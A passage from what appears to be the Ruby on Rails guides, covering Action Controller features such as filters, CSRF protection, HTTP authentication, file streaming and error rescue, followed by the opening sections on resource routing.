The default serializer for new applications is `:json`. For compatibility with old applications with existing cookies, `:marshal` is used when `serializer` option is not specified.

You may also set this option to `:hybrid`, in which case Rails would transparently deserialize existing (`Marshal`-serialized) cookies on read and re-write them in the `JSON` format. This is useful for migrating existing applications to the `:json` serializer.

It is also possible to pass a custom serializer that responds to `load` and `dump`:
```
Rails.application.config.action_dispatch.cookies_serializer =
MyCustomSerializer
```
When using the `:json` or `:hybrid` serializer, you should beware that not all Ruby objects can be serialized as JSON. For example, `Date` and `Time` objects will be serialized as strings, and `Hashes` will have their keys stringified.
```
class CookiesController < ApplicationController
  def set_cookie
    cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20
Mar 2014
    redirect_to action: 'read_cookie'
  end

  def read_cookie
    cookies.encrypted[:expiration_date] # => "2014-03-20"
  end
end
```
It's advisable that you only store simple data (strings and numbers) in cookies. If you have to store complex objects, you would need to handle the conversion manually when reading the values on subsequent requests.

If you use the cookie session store, this would apply to the `session` and `flash` hash as well.

7 Rendering XML and JSON data

ActionController makes it extremely easy to render `XML` or `JSON` data. If you've generated a controller using scaffolding, it would look something like this:

```
class UsersController < ApplicationController
  def index
    @users = User.all
    respond_to do |format|
      format.html # index.html.erb
      format.xml  { render xml: @users}
      format.json { render json: @users}
    end
  end
end
```

You may notice in the above code that we're using `render xml: @users`, not `render xml: @users.to_xml`. If the object is not a String, then Rails will automatically invoke `to_xml` for us.

8 Filters

Filters are methods that are run before, after or "around" a controller action.

Filters are inherited, so if you set a filter on `ApplicationController`, it will be run on every controller in your application.
"Before" filters may halt the request cycle. A common "before" filter is one which requires that a user is logged in for an action to be run. You can define the filter method this way:

```
class ApplicationController < ActionController::Base
  before_action :require_login

  private

  def require_login
    unless logged_in?
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url # halts request cycle
    end
  end
end
```

The method simply stores an error message in the flash and redirects to the login form if the user is not logged in. If a "before" filter renders or redirects, the action will not run. If there are additional filters scheduled to run after that filter, they are also cancelled.

In this example the filter is added to `ApplicationController` and thus all controllers in the application inherit it. This will make everything in the application require the user to be logged in in order to use it. For obvious reasons (the user wouldn't be able to log in in the first place!), not all controllers or actions should require this. You can prevent this filter from running before particular actions with `skip_before_action`:

```
class LoginsController < ApplicationController
  skip_before_action :require_login, only: [:new, :create]
end
```

Now, the `LoginsController`'s `new` and `create` actions will work as before without requiring the user to be logged in. The `:only` option is used to only skip this filter for these actions, and there is also an `:except` option which works the other way. These options can be used when adding filters too, so you can add a filter which only runs for selected actions in the first place.

8.1 After Filters and Around Filters

In addition to "before" filters, you can also run filters after an action has been executed, or both before and after.

"After" filters are similar to "before" filters, but because the action has already been run they have access to the response data that's about to be sent to the client. Obviously, "after" filters cannot stop the action from running.

"Around" filters are responsible for running their associated actions by yielding, similar to how Rack middlewares work.

For example, in a website where changes have an approval workflow an administrator could be able to preview them easily, just apply them within a transaction:

```
class ChangesController < ApplicationController
  around_action :wrap_in_transaction, only: :show

  private

  def wrap_in_transaction
    ActiveRecord::Base.transaction do
      begin
        yield
      ensure
        raise ActiveRecord::Rollback
      end
    end
  end
end
```

Note that an "around" filter also wraps rendering. In particular, if in the example above, the view itself reads from the database (e.g. via a scope), it will do so within the transaction and thus present the data to preview.

You can choose not to yield and build the response yourself, in which case the action will not be run.

8.2 Other Ways to Use Filters

While the most common way to use filters is by creating private methods and using *_action to add them, there are two other ways to do the same thing.

The first is to use a block directly with the *_action methods. The block receives the controller as an argument, and the `require_login` filter from above could be rewritten to use a block:

```
class ApplicationController < ActionController::Base
  before_action do |controller|
    unless controller.send(:logged_in?)
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url
    end
  end
end
```

Note that the filter in this case uses `send` because the `logged_in?` method is private and the filter is not run in the scope of the controller. This is not the recommended way to implement this particular filter, but in more simple cases it might be useful.

The second way is to use a class (actually, any object that responds to the right methods will do) to handle the filtering. This is useful in cases that are more complex and cannot be implemented in a readable and reusable way using the two other methods. As an example, you could rewrite the login filter again to use a class:

```
class ApplicationController < ActionController::Base
  before_action LoginFilter
end

class LoginFilter
  def self.before(controller)
    unless controller.send(:logged_in?)
      controller.flash[:error] = "You must be logged in to access this
section"
      controller.redirect_to controller.new_login_url
    end
  end
end
```

Again, this is not an ideal example for this filter, because it's not run in the scope of the controller but gets the controller passed as an argument. The filter class must implement a method with the same name as the filter, so for the `before_action` filter the class must implement a `before` method, and so on. The `around` method must `yield` to execute the action.

9 Request Forgery Protection

Cross-site request forgery is a type of attack in which a site tricks a user into making requests on another site, possibly adding, modifying or deleting data on that site without the user's knowledge or permission.

The first step to avoid this is to make sure all "destructive" actions (create, update and destroy) can only be accessed with non-GET requests. If you're following RESTful conventions you're already doing this. However, a malicious site can still send a non-GET request to your site quite easily, and that's where the request forgery protection comes in. As the name says, it protects from forged requests.

The way this is done is to add a non-guessable token which is only known to your server to each request. This way, if a request comes in without the proper token, it will be denied access.

If you generate a form like this:

```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

You will see how the token gets added as a hidden field:

```
<form accept-charset="UTF-8" action="/users/1" method="post">
<input type="hidden"
       value="67250ab105eb5ad10851c00a5621854a23af5489"
       name="authenticity_token"/>
<!-- fields -->
</form>
```

Rails adds this token to every form that's generated using the form helpers, so most of the time you don't have to worry about it. If you're writing a form manually or need to add the token for another reason, it's available through the method `form_authenticity_token`:

The `form_authenticity_token` generates a valid authentication token. That's useful in places where Rails does not add it automatically, like in custom Ajax calls.
The Security Guide has more about this and a lot of other security-related issues that you should be aware of when developing a web application.

10 The Request and Response Objects

In every controller there are two accessor methods pointing to the request and the response objects associated with the request cycle that is currently in execution. The `request` method contains an instance of `AbstractRequest` and the `response` method returns a response object representing what is going to be sent back to the client.

10.1 The `request` Object

The request object contains a lot of useful information about the request coming in from the client. To get a full list of the available methods, refer to the API documentation. Among the properties that you can access on this object are:

Property of `request`	**Purpose**
host	The hostname used for this request.
domain(n=2)	The hostname's first `n` segments, starting from the right (the TLD).
format	The content type requested by the client.
method	The HTTP method used for the request.
get?, post?, patch?, put?, delete?, head?	Returns true if the HTTP method is GET/POST/PATCH/PUT/DELETE/HEAD.
headers	Returns a hash containing the headers associated with the request.
port	The port number (integer) used for the request.
protocol	Returns a string containing the protocol used plus "://", for example "http://".
query_string	The query string part of the URL, i.e., everything after "?".
remote_ip	The IP address of the client.
url	The entire URL used for the request.

10.1.1 `path_parameters`, `query_parameters`, and `request_parameters`

Rails collects all of the parameters sent along with the request in the `params` hash, whether they are sent as part of the query string or the post body. The request object has three accessors that give you access to these parameters depending on where they came from. The `query_parameters` hash contains parameters that were sent as part of the query string while the `request_parameters` hash contains parameters sent as part of the post body. The `path_parameters` hash contains parameters that were recognized by the routing as being part of the path leading to this particular controller and action.

10.2 The `response` Object

The response object is not usually used directly, but is built up during the execution of the action and rendering of the data that is being sent back to the user, but sometimes - like in an after filter - it can be useful to access the response directly. Some of these accessor methods also have setters, allowing you to change their values.

Property of `response`	**Purpose**
body	This is the string of data being sent back to the client. This is most often HTML.
status	The HTTP status code for the response, like 200 for a successful request or 404 for file not found.
location	The URL the client is being redirected to, if any.
content_type	The content type of the response.
charset	The character set being used for the response. Default is "utf-8".
headers	Headers used for the response.

10.2.1 Setting Custom Headers

If you want to set custom headers for a response then `response.headers` is the place to do it. The headers attribute is a hash which maps header names to their values, and Rails will set some of them automatically. If you want to add or change a header, just assign it to `response.headers` this way:

```
response.headers["Content-Type"] = "application/pdf"
```

Note: in the above case it would make more sense to use the `content_type` setter directly.

11 HTTP Authentications

Rails comes with two built-in HTTP authentication mechanisms:

- Basic Authentication
- Digest Authentication

11.1 HTTP Basic Authentication

HTTP basic authentication is an authentication scheme that is supported by the majority of browsers and other HTTP clients. As an example, consider an administration section which will only be available by entering a username and a password into the browser's HTTP basic dialog window. Using the built-in authentication is quite easy and only requires you to use one method, `http_basic_authenticate_with`.

```
class AdminsController < ApplicationController
  http_basic_authenticate_with name: "humbaba", password: "5baa61e4"
end
```

With this in place, you can create namespaced controllers that inherit from `AdminsController`. The filter will thus be run for all actions in those controllers, protecting them with HTTP basic authentication.

11.2 HTTP Digest Authentication

HTTP digest authentication is superior to the basic authentication as it does not require the client to send an unencrypted password over the network (though HTTP basic authentication is safe over HTTPS). Using digest authentication with Rails is quite easy and only requires using one method, `authenticate_or_request_with_http_digest`.

```
class AdminsController < ApplicationController
  USERS = { "lifo" => "world" }

  before_action :authenticate

  private

    def authenticate
      authenticate_or_request_with_http_digest do |username|
        USERS[username]
      end
    end
end
```

As seen in the example above, the `authenticate_or_request_with_http_digest` block takes only one argument - the username. And the block returns the password. Returning `false` or `nil` from the `authenticate_or_request_with_http_digest` will cause authentication failure.

12 Streaming and File Downloads

Sometimes you may want to send a file to the user instead of rendering an HTML page. All controllers in Rails have the `send_data` and the `send_file` methods, which will both stream data to the client. `send_file` is a convenience method that lets you provide the name of a file on the disk and it will stream the contents of that file for you.

To stream data to the client, use `send_data`:

```
require "prawn"
class ClientsController < ApplicationController
  # Generates a PDF document with information on the client and
  # returns it. The user will get the PDF as a file download.
  def download_pdf
    client = Client.find(params[:id])
    send_data generate_pdf(client),
              filename: "#{client.name}.pdf",
              type: "application/pdf"
  end

  private

    def generate_pdf(client)
      Prawn::Document.new do
        text client.name, align: :center
        text "Address: #{client.address}"
        text "Email: #{client.email}"
      end.render
    end
end
```

The `download_pdf` action in the example above will call a private method which actually generates the PDF document and returns it as a string. This string will then be streamed to the client as a file download and a filename will be suggested to the user. Sometimes when streaming files to the user, you may not want them to download the file. Take images, for example, which can be embedded into HTML pages. To tell the browser a file is not meant to be downloaded, you can set the `:disposition` option to "inline". The opposite and default value for this option is "attachment".

12.1 Sending Files

If you want to send a file that already exists on disk, use the `send_file` method.

```
class ClientsController < ApplicationController
  # Stream a file that has already been generated and stored on disk.
  def download_pdf
    client = Client.find(params[:id])
    send_file("#{Rails.root}/files/clients/#{client.id}.pdf",
              filename: "#{client.name}.pdf",
              type: "application/pdf")
  end
end
```

This will read and stream the file 4kB at the time, avoiding loading the entire file into memory at once. You can turn off streaming with the `:stream` option or adjust the block size with the `:buffer_size`option.
If `:type` is not specified, it will be guessed from the file extension specified in `:filename`. If the content type is not registered for the extension, `application/octet-stream` will be used.
Be careful when using data coming from the client (params, cookies, etc.) to locate the file on disk, as this is a security risk that might allow someone to gain access to files they are not meant to.

It is not recommended that you stream static files through Rails if you can instead keep them in a public folder on your web server. It is much more efficient to let the user download the file directly using Apache or another web server, keeping the request from unnecessarily going through the whole Rails stack.

12.2 RESTful Downloads

While `send_data` works just fine, if you are creating a RESTful application having separate actions for file downloads is usually not necessary. In REST terminology, the PDF file from the example above can be considered just another representation of the client resource. Rails provides an easy and quite sleek way of doing "RESTful downloads". Here's how you can rewrite the example so that the PDF download is a part of the `show` action, without any streaming:

```
class ClientsController < ApplicationController
  # The user can request to receive this resource as HTML or PDF.
  def show
    @client = Client.find(params[:id])

    respond_to do |format|
      format.html
      format.pdf { render pdf: generate_pdf(@client) }
    end
  end
end
```

In order for this example to work, you have to add the PDF MIME type to Rails. This can be done by adding the following line to the file `config/initializers/mime_types.rb`:

```
Mime::Type.register "application/pdf", :pdf
```

Configuration files are not reloaded on each request, so you have to restart the server in order for their changes to take effect.

Now the user can request to get a PDF version of a client just by adding ".pdf" to the URL:

```
GET /clients/1.pdf
```

12.3 Live Streaming of Arbitrary Data

Rails allows you to stream more than just files. In fact, you can stream anything you would like in a response object. The `ActionController::Live` module allows you to create a persistent connection with

a browser. Using this module, you will be able to send arbitrary data to the browser at specific points in time.
The default Rails server (WEBrick) is a buffering web server and does not support streaming. In order to use this feature, you'll need to use a non buffering server like Puma,Rainbows or Passenger.

12.3.1 Incorporating Live Streaming

Including `ActionController::Live` inside of your controller class will provide all actions inside of the controller the ability to stream data. You can mix in the module like so:

```
class MyController < ActionController::Base
  include ActionController::Live

  def stream
    response.headers['Content-Type'] = 'text/event-stream'
    100.times {
      response.stream.write "hello world\n"
      sleep 1
    }
  ensure
    response.stream.close
  end
end
```

The above code will keep a persistent connection with the browser and send 100 messages of `"hello world\n"`, each one second apart.
There are a couple of things to notice in the above example. We need to make sure to close the response stream. Forgetting to close the stream will leave the socket open forever. We also have to set the content type to `text/event-stream` before we write to the response stream. This is because headers cannot be written after the response has been committed (when `response.committed`returns a truthy value), which occurs when you `write` or `commit` the response stream.

12.3.2 Example Usage

Let's suppose that you were making a Karaoke machine and a user wants to get the lyrics for a particular song. Each `Song` has a particular number of lines and each line takes time `num_beats` to finish singing.
If we wanted to return the lyrics in Karaoke fashion (only sending the line when the singer has finished the previous line), then we could use `ActionController::Live` as follows:

```
class LyricsController < ActionController::Base
  include ActionController::Live

  def show
    response.headers['Content-Type'] = 'text/event-stream'
    song = Song.find(params[:id])

    song.each do |line|
      response.stream.write line.lyrics
      sleep line.num_beats
    end
  ensure
    response.stream.close
  end
end
```

The above code sends the next line only after the singer has completed the previous line.

12.3.3 Streaming Considerations

Streaming arbitrary data is an extremely powerful tool. As shown in the previous examples, you can choose when and what to send across a response stream. However, you should also note the following things:

- Each response stream creates a new thread and copies over the thread local variables from the original thread. Having too many thread local variables can negatively impact performance. Similarly, a large number of threads can also hinder performance.
- Failing to close the response stream will leave the corresponding socket open forever. Make sure to call `close` whenever you are using a response stream.
- WEBrick servers buffer all responses, and so including `ActionController::Live` will not work. You must use a web server which does not automatically buffer responses.

13 Log Filtering

Rails keeps a log file for each environment in the `log` folder. These are extremely useful when debugging what's actually going on in your application, but in a live application you may not want every bit of information to be stored in the log file.

13.1 Parameters Filtering

You can filter out sensitive request parameters from your log files by appending them to `config.filter_parameters` in the application configuration. These parameters will be marked [FILTERED] in the log.

```
config.filter_parameters << :password
```

13.2 Redirects Filtering

Sometimes it's desirable to filter out from log files some sensitive locations your application is redirecting to. You can do that by using the `config.filter_redirect` configuration option:

```
config.filter_redirect << 's3.amazonaws.com'
```

You can set it to a String, a Regexp, or an array of both.

```
config.filter_redirect.concat ['s3.amazonaws.com', /private_path/]
```

Matching URLs will be marked as '[FILTERED]'.

14 Rescue

Most likely your application is going to contain bugs or otherwise throw an exception that needs to be handled. For example, if the user follows a link to a resource that no longer exists in the database, Active Record will throw the `ActiveRecord::RecordNotFound` exception.
Rails' default exception handling displays a "500 Server Error" message for all exceptions. If the request was made locally, a nice traceback and some added information gets displayed so you can figure out what went wrong and deal with it. If the request was remote Rails will just display a simple "500 Server Error" message to the user, or a "404 Not Found" if there was a routing error or a record could not be found. Sometimes you might want to customize how these errors are caught and how they're displayed to the user. There are several levels of exception handling available in a Rails application:

14.1 The Default 500 and 404 Templates

By default a production application will render either a 404 or a 500 error message. These messages are contained in static HTML files in the `public` folder, in `404.html` and `500.html` respectively. You can customize these files to add some extra information and layout, but remember that they are static; i.e. you can't use RHTML or layouts in them, just plain HTML.

14.2 `rescue_from`

If you want to do something a bit more elaborate when catching errors, you can use `rescue_from`, which handles exceptions of a certain type (or multiple types) in an entire controller and its subclasses.
When an exception occurs which is caught by a `rescue_from` directive, the exception object is passed to the handler. The handler can be a method or a `Proc` object passed to the `:with` option. You can also use a block directly instead of an explicit `Proc` object.
Here's how you can use `rescue_from` to intercept all `ActiveRecord::RecordNotFound` errors and do something with them.

```
class ApplicationController < ActionController::Base
  rescue_from ActiveRecord::RecordNotFound, with: :record_not_found

  private

    def record_not_found
      render plain: "404 Not Found", status: 404
    end
end
```

Of course, this example is anything but elaborate and doesn't improve on the default exception handling at all, but once you can catch all those exceptions you're free to do whatever you want with them. For example, you could create custom exception classes that will be thrown when a user doesn't have access to a certain section of your application:

```
class ApplicationController < ActionController::Base
  rescue_from User::NotAuthorized, with: :user_not_authorized

  private

    def user_not_authorized
      flash[:error] = "You don't have access to this section."
      redirect_to :back
    end
end

class ClientsController < ApplicationController
  # Check that the user has the right authorization to access clients.
  before_action :check_authorization

  # Note how the actions don't have to worry about all the auth stuff.
  def edit
    @client = Client.find(params[:id])
  end

  private

    # If the user is not authorized, just throw the exception.
    def check_authorization
      raise User::NotAuthorized unless current_user.admin?
    end
end
```

You shouldn't do `rescue_from Exception` or `rescue_from StandardError` unless you have a particular reason as it will cause serious side-effects (e.g. you won't be able to see exception details and tracebacks during development).

Certain exceptions are only rescuable from the `ApplicationController` class, as they are raised before the controller gets initialized and the action gets executed. See Pratik Naik'sarticle on the subject for more information.

15 Force HTTPS protocol

Sometime you might want to force a particular controller to only be accessible via an HTTPS protocol for security reasons. You can use the `force_ssl` method in your controller to enforce that:

```
class DinnerController
  force_ssl
end
```

Just like the filter, you could also pass `:only` and `:except` to enforce the secure connection only to specific actions:

```
class DinnerController
  force_ssl only: :cheeseburger
  # or
  force_ssl except: :cheeseburger
end
```

Please note that if you find yourself adding `force_ssl` to many controllers, you may want to force the whole application to use HTTPS instead. In that case, you can set the `config.force_ssl` in your environment file.

Rails Routing from the Outside In

This guide covers the user-facing features of Rails routing.

1 The Purpose of the Rails Router

The Rails router recognizes URLs and dispatches them to a controller's action. It can also generate paths and URLs, avoiding the need to hardcode strings in your views.

1.1 Connecting URLs to Code

When your Rails application receives an incoming request for:

```
GET /patients/17
```

it asks the router to match it to a controller action. If the first matching route is:

```
get '/patients/:id', to: 'patients#show'
```

the request is dispatched to the `patients` controller's `show` action with `{ id: '17' }` in `params`.

1.2 Generating Paths and URLs from Code

You can also generate paths and URLs. If the route above is modified to be:

```
get '/patients/:id', to: 'patients#show', as: 'patient'
```

and your application contains this code in the controller:

```
@patient = Patient.find(17)
```

and this in the corresponding view:

```
<%= link_to 'Patient Record', patient_path(@patient) %>
```

then the router will generate the path `/patients/17`. This reduces the brittleness of your view and makes your code easier to understand. Note that the id does not need to be specified in the route helper.

2 Resource Routing: the Rails Default

Resource routing allows you to quickly declare all of the common routes for a given resourceful controller. Instead of declaring separate routes for
your `index`, `show`, `new`, `edit`, `create`, `update` and `destroy` actions, a resourceful route declares them in a single line of code.

2.1 Resources on the Web

Browsers request pages from Rails by making a request for a URL using a specific HTTP method, such as `GET`, `POST`, `PATCH`, `PUT` and `DELETE`. Each method is a request to perform an operation on the resource. A resource route maps a number of related requests to actions in a single controller.
When your Rails application receives an incoming request for:

```
DELETE /photos/17
```

it asks the router to map it to a controller action. If the first matching route is:

```
resources :photos
```

Rails would dispatch that request to the `destroy` method on the `photos` controller with `{ id: '17' }` in `params`.

2.2 CRUD, Verbs, and Actions

In Rails, a resourceful route provides a mapping between HTTP verbs and URLs to controller actions. By convention, each action also maps to particular CRUD operations in a database. A single entry in the routing file, such as:

```
resources :photos
```

creates seven different routes in your application, all mapping to the `Photos` controller:

HTTP Verb	Path	Controller#Action	Used for
GET	/photos	photos#index	display a list of all photos
GET	/photos/new	photos#new	return an HTML form for creating a new photo
POST	/photos	photos#create	create a new photo
GET	/photos/:id	photos#show	display a specific photo
GET	/photos/:id/edit	photos#edit	return an HTML form for editing a photo
PATCH/PUT	/photos/:id	photos#update	update a specific photo
DELETE	/photos/:id	photos#destroy	delete a specific photo

Because the router uses the HTTP verb and URL to match inbound requests, four URLs map to seven different actions.

Rails routes are matched in the order they are specified, so if you have a `resources :photos` above a `get 'photos/poll'` the `show` action's route for the `resources` line will be matched before the `get` line. To fix this, move the `get` line **above** the `resources` line so that it is matched first.

2.3 Path and URL Helpers

Creating a resourceful route will also expose a number of helpers to the controllers in your application. In the case of `resources :photos`:

- `photos_path` returns `/photos`
- `new_photo_path` returns `/photos/new`
- `edit_photo_path(:id)` returns `/photos/:id/edit` (for instance, `edit_photo_path(10)`returns `/photos/10/edit`)
- `photo_path(:id)` returns `/photos/:id` (for instance, `photo_path(10)` returns `/photos/10`)

Each of these helpers has a corresponding `_url` helper (such as `photos_url`) which returns the same path prefixed with the current host, port and path prefix.

2.4 Defining Multiple Resources at the Same Time

If you need to create routes for more than one resource, you can save a bit of typing by defining them all with a single call to `resources`:

```
resources :photos, :books, :videos
```

This works exactly the same as:

```
resources :photos
resources :books
resources :videos
```

2.5 Singular Resources

Sometimes, you have a resource that clients always look up without referencing an ID. For example, you would like `/profile` to always show the profile of the currently logged in user. In this case, you can use a singular resource to map `/profile` (rather than `/profile/:id`) to the `show` action:

```
get 'profile', to: 'users#show'
```

Passing a `String` to `get` will expect a `controller#action` format, while passing a `Symbol` will map directly to an action:

```
get 'profile', to: :show
```

This resourceful route:

```
resource :geocoder
```

creates six different routes in your application, all mapping to the `Geocoders` controller:

HTTP Verb	Path	Controller#Action	Used for
GET	/geocoder/new	geocoders#new	return an HTML form for creating the geocoder
POST	/geocoder	geocoders#create	create the new geocoder
GET	/geocoder	geocoders#show	display the one and only geocoder resource
GET	/geocoder/edit	geocoders#edit	return an HTML form for editing the geocoder
PATCH/PUT	/geocoder	geocoders#update	update the one and only geocoder resource
DELETE	/geocoder	geocoders#destroy	delete the geocoder resource

Because you might want to use the same controller for a singular route (`/account`) and a plural route (`/accounts/45`), singular resources map to plural controllers. So that, for example, `resource :photo` and `resources :photos` creates both singular and plural routes that map to the same controller (`PhotosController`).

A singular resourceful route generates these helpers:

- `new_geocoder_path` returns `/geocoder/new`
- `edit_geocoder_path` returns `/geocoder/edit`
- `geocoder_path` returns `/geocoder`

As with plural resources, the same helpers ending in `_url` will also include the host, port and path prefix. A long-standing bug prevents `form_for` from working automatically with singular resources. As a workaround, specify the URL for the form directly, like so:

```
form_for @geocoder, url: geocoder_path do |f|
```

2.6 Controller Namespaces and Routing

You may wish to organize groups of controllers under a namespace. Most commonly, you might group a number of administrative controllers under an `Admin::` namespace. You would place these controllers under the `app/controllers/admin` directory, and you can group them together in your router:

```
namespace :admin do
  resources :articles, :comments
end
```

This will create a number of routes for each of the `articles` and `comments` controller.
For `Admin::ArticlesController`, Rails will create:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/admin/articles	admin/articles#index	admin_articles_path
GET	/admin/articles/new	admin/articles#new	new_admin_article_path
POST	/admin/articles	admin/articles#create	admin_articles_path
GET	/admin/articles/:id	admin/articles#show	admin_article_path(:id)
GET	/admin/articles/:id/edit	admin/articles#edit	edit_admin_article_path(:id)
PATCH/PUT	/admin/articles/:id	admin/articles#update	admin_article_path(:id)
DELETE	/admin/articles/:id	admin/articles#destroy	admin_article_path(:id)

If you want to route `/articles` (without the prefix `/admin`) to `Admin::ArticlesController`, you could use:

```
scope module: 'admin' do
  resources :articles, :comments
end
```

or, for a single case:

```
resources :articles, module: 'admin'
```

If you want to route `/admin/articles` to `ArticlesController` (without the `Admin::` module prefix), you could use:

```
scope '/admin' do
  resources :articles, :comments
end
```

or, for a single case:

```
resources :articles, path: '/admin/articles'
```

In each of these cases, the named routes remain the same as if you did not use `scope`. In the last case, the following paths map to `PostsController`:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/admin/articles	articles#index	articles_path
GET	/admin/articles/new	articles#new	new_article_path
POST	/admin/articles	articles#create	articles_path

HTTP Verb	Path	Controller#Action	Named Helper
GET	/admin/articles/:id	articles#show	article_path(:id)
GET	/admin/articles/:id/edit	articles#edit	edit_article_path(:id)
PATCH/PUT	/admin/articles/:id	articles#update	article_path(:id)
DELETE	/admin/articles/:id	articles#destroy	article_path(:id)

If you need to use a different controller namespace inside a `namespace` block you can specify an absolute controller path, e.g: `get '/foo' => '/foo#index'`.

2.7 Nested Resources

It's common to have resources that are logically children of other resources. For example, suppose your application includes these models:

```
class Magazine < ActiveRecord::Base
  has_many :ads
end

class Ad < ActiveRecord::Base
  belongs_to :magazine
end
```

Nested routes allow you to capture this relationship in your routing. In this case, you could include this route declaration:

```
resources :magazines do
  resources :ads
end
```

In addition to the routes for magazines, this declaration will also route ads to an `AdsController`. The ad URLs require a magazine:

HTTP Verb	Path	Controller#Action	Used for
GET	/magazines/:magazine_id/ads	ads#index	display a list of all ads for a specific magazine
GET	/magazines/:magazine_id/ads/new	ads#new	return an HTML form for creating a new ad belonging to a specific magazine
POST	/magazines/:magazine_id/ads	ads#create	create a new ad belonging to a specific magazine
GET	/magazines/:magazine_id/ads/:id	ads#show	display a specific ad belonging to a specific magazine

HTTP Verb	Path	Controller#Action	Used for
GET	/magazines/:magazine_id/ads/:id/edit	ads#edit	return an HTML form for editing an ad belonging to a specific magazine
PATCH/PUT	/magazines/:magazine_id/ads/:id	ads#update	update a specific ad belonging to a specific magazine
DELETE	/magazines/:magazine_id/ads/:id	ads#destroy	delete a specific ad belonging to a specific magazine

This will also create routing helpers such as `magazine_ads_url` and `edit_magazine_ad_path`. These helpers take an instance of Magazine as the first parameter (`magazine_ads_url(@magazine)`).

2.7.1 Limits to Nesting

You can nest resources within other nested resources if you like. For example:

```
resources :publishers do
  resources :magazines do
    resources :photos
  end
end
```

Deeply-nested resources quickly become cumbersome. In this case, for example, the application would recognize paths such as:

```
/publishers/1/magazines/2/photos/3
```

The corresponding route helper would be `publisher_magazine_photo_url`, requiring you to specify objects at all three levels. Indeed, this situation is confusing enough that a popular article by Jamis Buck proposes a rule of thumb for good Rails design:
Resources should never be nested more than 1 level deep.

2.7.2 Shallow Nesting

One way to avoid deep nesting (as recommended above) is to generate the collection actions scoped under the parent, so as to get a sense of the hierarchy, but to not nest the member actions. In other words, to only build routes with the minimal amount of information to uniquely identify the resource, like this:

```
resources :articles do
  resources :comments, only: [:index, :new, :create]
end
resources :comments, only: [:show, :edit, :update, :destroy]
```

This idea strikes a balance between descriptive routes and deep nesting. There exists shorthand syntax to achieve just that, via the `:shallow` option:

```
resources :articles do
  resources :comments, shallow: true
end
```

This will generate the exact same routes as the first example. You can also specify the `:shallow`option in the parent resource, in which case all of the nested resources will be shallow:

```
resources :articles, shallow: true do
  resources :comments
  resources :quotes
  resources :drafts
end
```
The `shallow` method of the DSL creates a scope inside of which every nesting is shallow. This generates the same routes as the previous example:
```
shallow do
  resources :articles do
    resources :comments
    resources :quotes
    resources :drafts
  end
end
```
There exist two options for `scope` to customize shallow routes. `:shallow_path` prefixes member paths with the specified parameter:
```
scope shallow_path: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end
```
The comments resource here will have the following routes generated for it:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/articles/:article_id/comments(.:format)	comments#index	article_comments_path
POST	/articles/:article_id/comments(.:format)	comments#create	article_comments_path
GET	/articles/:article_id/comments/new(.:format)	comments#new	new_article_comment_path
GET	/sekret/comments/:id/edit(.:format)	comments#edit	edit_comment_path
GET	/sekret/comments/:id(.:format)	comments#show	comment_path
PATCH/PUT	/sekret/comments/:id(.:format)	comments#update	comment_path
DELETE	/sekret/comments/:id(.:format)	comments#destroy	comment_path

The `:shallow_prefix` option adds the specified parameter to the named helpers:
```
scope shallow_prefix: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end
```
The comments resource here will have the following routes generated for it:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/articles/:article_id/comments(.:format)	comments#index	article_comments_path
POST	/articles/:article_id/comments(.:format)	comments#create	article_comments_path
GET	/articles/:article_id/comments/new(.:format)	comments#new	new_article_comment_path
GET	/comments/:id/edit(.:format)	comments#edit	edit_sekret_comment_path
GET	/comments/:id(.:format)	comments#show	sekret_comment_path
PATCH/PUT	/comments/:id(.:format)	comments#update	sekret_comment_path
DELETE	/comments/:id(.:format)	comments#destroy	sekret_comment_path

2.8 Routing concerns

Routing Concerns allows you to declare common routes that can be reused inside other resources and routes. To define a concern:

```
concern :commentable do
  resources :comments
end

concern :image_attachable do
  resources :images, only: :index
end
```

These concerns can be used in resources to avoid code duplication and share behavior across routes:

```
resources :messages, concerns: :commentable

resources :articles, concerns: [:commentable, :image_attachable]
```

The above is equivalent to:

```
resources :messages do
  resources :comments
end

resources :articles do
  resources :comments
  resources :images, only: :index
end
```

Also you can use them in any place that you want inside the routes, for example in a scope or namespace call:

```
namespace :articles do
  concerns :commentable
end
```

2.9 Creating Paths and URLs From Objects

In addition to using the routing helpers, Rails can also create paths and URLs from an array of parameters. For example, suppose you have this set of routes:

```
resources :magazines do
  resources :ads
end
```

When using `magazine_ad_path`, you can pass in instances of `Magazine` and `Ad` instead of the numeric IDs:

```
<%= link_to 'Ad details', magazine_ad_path(@magazine, @ad) %>
```

You can also use `url_for` with a set of objects, and Rails will automatically determine which route you want:

```
<%= link_to 'Ad details', url_for([@magazine, @ad]) %>
```

In this case, Rails will see that `@magazine` is a `Magazine` and `@ad` is an `Ad` and will therefore use the `magazine_ad_path` helper. In helpers like `link_to`, you can specify just the object in place of the full `url_for` call:

```
<%= link_to 'Ad details', [@magazine, @ad] %>
```

If you wanted to link to just a magazine:

```
<%= link_to 'Magazine details', @magazine %>
```

For other actions, you just need to insert the action name as the first element of the array:

```
<%= link_to 'Edit Ad', [:edit, @magazine, @ad] %>
```

This allows you to treat instances of your models as URLs, and is a key advantage to using the resourceful style.

2.10 Adding More RESTful Actions

You are not limited to the seven routes that RESTful routing creates by default. If you like, you may add additional routes that apply to the collection or individual members of the collection.

2.10.1 Adding Member Routes

To add a member route, just add a `member` block into the resource block:

```
resources :photos do
  member do
    get 'preview'
  end
end
```

This will recognize `/photos/1/preview` with GET, and route to the `preview` action of `PhotosController`, with the resource id value passed in `params[:id]`. It will also create the `preview_photo_url` and `preview_photo_path` helpers.

Within the block of member routes, each route name specifies the HTTP verb will be recognized. You can use `get`, `patch`, `put`, `post`, or `delete` here . If you don't have multiple `member` routes, you can also pass `:on` to a route, eliminating the block:

```
resources :photos do
  get 'preview', on: :member
end
```

You can leave out the `:on` option, this will create the same member route except that the resource id value will be available in `params[:photo_id]` instead of `params[:id]`.

2.10.2 Adding Collection Routes

To add a route to the collection:

```
resources :photos do
  collection do
    get 'search'
  end
end
```

